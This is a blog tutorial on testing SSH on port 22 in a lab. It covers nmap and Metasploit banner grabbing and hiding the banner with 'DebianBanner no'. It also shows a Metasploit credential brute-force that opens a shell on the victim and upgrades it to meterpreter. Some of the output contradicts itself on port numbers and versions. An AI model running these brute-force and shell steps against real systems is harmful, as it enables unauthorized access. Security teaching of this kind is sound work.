SSH Penetration Testing (Port 22)

posted in KALI LINUX , PENETRATION TESTING on OCTOBER 4, 2017 by RAJ CHANDEL

SHARE

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Probing through every open port is practically the first step hackers take in order to prepare their attack. And in order to work one is required keep their port open but at the same time they are threatened by the fear of hackers. Therefore, one must learn to secure their ports even if they are open.

Requirement

Attacker: kali Linux


Target: ubuntu system (install ssh and putty-tools)

Client: Window systems (install putty and putty genrator)

In this article we will secure SSH port so that even if it's open no one will be able to exploit it. First of all let's install SSH server using following command:

sudo apt-get install openssh-server

sudo apt-get install putty-tools




```
raj@ubuntu:~$ sudo apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  rssh molly-guard monkeysphere
The following NEW packages will be installed:
  openssh-server
0 upgraded, 1 newly installed, 0 to remove and 254 not upgraded.
Need to get 0 B/349 kB of archives.
After this operation, 943 kB of additional disk space will be used.
Preconfiguring packages ...
Selecting previously unselected package openssh-server.
(Reading database ... 178001 files and directories currently installed.)
Preparing to unpack .../openssh-server_1%3a6.9p1-2ubuntu0.2_amd64.deb ...
Unpacking openssh-server (1:6.9p1-2ubuntu0.2) ...
Processing triggers for ureadahead (0.100.0-19) ...
Processing triggers for systemd (225-1ubuntu9) ...
```

Once the server is installed start SSH service by typing:

service ssh start

To confirm the working of SSH, use the following command:

service ssh status




```
raj@ubuntu:~$ service ssh start
raj@ubuntu:~$ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2017-07-20 02:55:28 PDT; 1min 19s ago
 Main PID: 5802 (sshd)
   CGroup: /system.slice/ssh.service
           └─5802 /usr/sbin/sshd -D

Jul 20 02:55:28 ubuntu systemd[1]: Stopped OpenBSD Secure Shell server.
Jul 20 02:55:28 ubuntu systemd[1]: Started OpenBSD Secure Shell server.
Jul 20 02:55:28 ubuntu sshd[5802]: Server listening on 0.0.0.0 port 2222.
Jul 20 02:55:28 ubuntu sshd[5802]: Server listening on :: port 2222.
Jul 20 02:56:43 ubuntu systemd[1]: Started OpenBSD Secure Shell server.
```

Configure this port using **PUTTY.** For configuration in putty, give the IP address in host name along with port number and then select SSH and then finally click on **Open.**

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking


PuTTY Configuration

Category:

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.17

Port: 22

Connection type: Raw Telnet Rlogin [✓ SSH] Serial


Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

Upon opening, it will ask for password, give the said password and press enter.




```
raj@192.168.1.17's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

257 packages can be updated.
166 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '16.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

raj@ubuntu:~$
```

SSH Banner Grabbing

As the service of SSH is started, scan it in your kali using nmap:

nmap -sV 192.168.1.17

Scanning will show that on port 22 is open with the service of SSH.


```
root@kali:~# nmap -sV 192.168.1.17

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-20 05:40 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.9p1 Ubuntu 2ubuntu0.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:49:D9:DD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Type **msfconsole** to Load metasploit framework and use given below exploit for fetching SSH banner.

auxiliary/scanner/ssh/ssh_version


msf auxiliary(ssh_version) > set rhosts 192.168.1.17

msf auxiliary(ssh_version) > set rport 22

msf auxiliary(ssh_version) > exploit

From given below image you can confirm that it has grab SSH banner.

An attacker always perform enumeration for finding important information such as **software version** which known as **Banner Grabbing** and then identify it state of vulnerability against any exploit.



```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set rhosts 192.168.1.17
rhosts => 192.168.1.17
msf auxiliary(ssh_version) > set rport 22
rport => 22
msf auxiliary(ssh_version) > exploit

[*] 192.168.1.17:22       - SSH server version: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2
ubuntu2.8 ( service.version=6.6.1p1 openssh.comment=Ubuntu-2ubuntu2.8 service.ve
ndor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.
device=General os.family=Linux os.product=Linux os.version=14.04 service.protoco
l=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

Prevention against Banner Grabbing


As we had discussed above how a banner grabbing can expose loopholes of any software or service running on remote system therefore after installing any service always hide their software versions.

Admin should make following changes in their configuration file to prevent banner information.

- Open **sshd_config** file
- Add a new line "**DebianBanner no**" as shown in given image.

Save the whole text file after modification as shown in given image. Now it will not disclose banner information and **restart the service** using following command.

service SSH start




```
#MaxStartups 10:30:60
#Banner /etc/issue.net
DebianBanner no

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server
```

Let's verify version of running service after hiding banner through nmap version scan.

nmap -sV 192.168.1.17

Wonderful!! We are successful in hiding banner which you can confirm from given image.



```
root@kali:~# nmap -sV 192.168.1.17

Starting Nmap 7.50 ( https://nmap.org ) at 2017-09-30 17:21 IST
Nmap scan report for 192.168.1.17
Host is up (0.00021s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 (protocol 2.0)
MAC Address: 00:0C:29:BF:F2:78 (VMware)
```

Exploit SSH through Brute Force Attack

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

use auxiliary/scanner/ssh/ssh_login


msf auxiliary(ssh_login) >set rhost 192.168.1.17

msf auxiliary(ssh_login) >set rport 22

msf auxiliary(ssh_login) > set userpass_file /root/Desktop/ssh.txt


msf auxiliary(ssh_login) >exploit

Great!! We had not only successfully found valid SSH credential **raj: 123** but also got victim **command shell session 1** as unauthorized access in target system.



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.1.17
rhosts => 192.168.1.17
msf auxiliary(ssh_login) > set rport 22
rport => 22
msf auxiliary(ssh_login) > set USERPASS_FILE /root/Desktop/ssh.txt
USERPASS_FILE => /root/Desktop/ssh.txt
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[-] SSH - Failed: '123:123'
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'admin:123'
[-] SSH - Failed: 'root:toor'
[-] SSH - Failed: 'pentest:123'
[+] SSH - Success: 'raj:123' 'uid=1001(raj) gid=1001(raj) groups=1001(raj),27(sudo) Linu
x ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86
_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.106:39889 -> 192.168.1.17:22) at 2017-09-3
0 21:03:31 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

From given below image you can see we have check the victims network interface by executing **ifconfig** command through session 1.




```
msf auxiliary(ssh_login) > sessions 1
[*] Starting interaction with 1...

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bf:f2:78
          inet addr:192.168.1.17  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febf:f278/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3080708 (3.0 MB)  TX bytes:479573 (479.5 KB)
```

Now I had executed following command which converted command shell session in to meterpreter session.

sessions -u 1

sessions

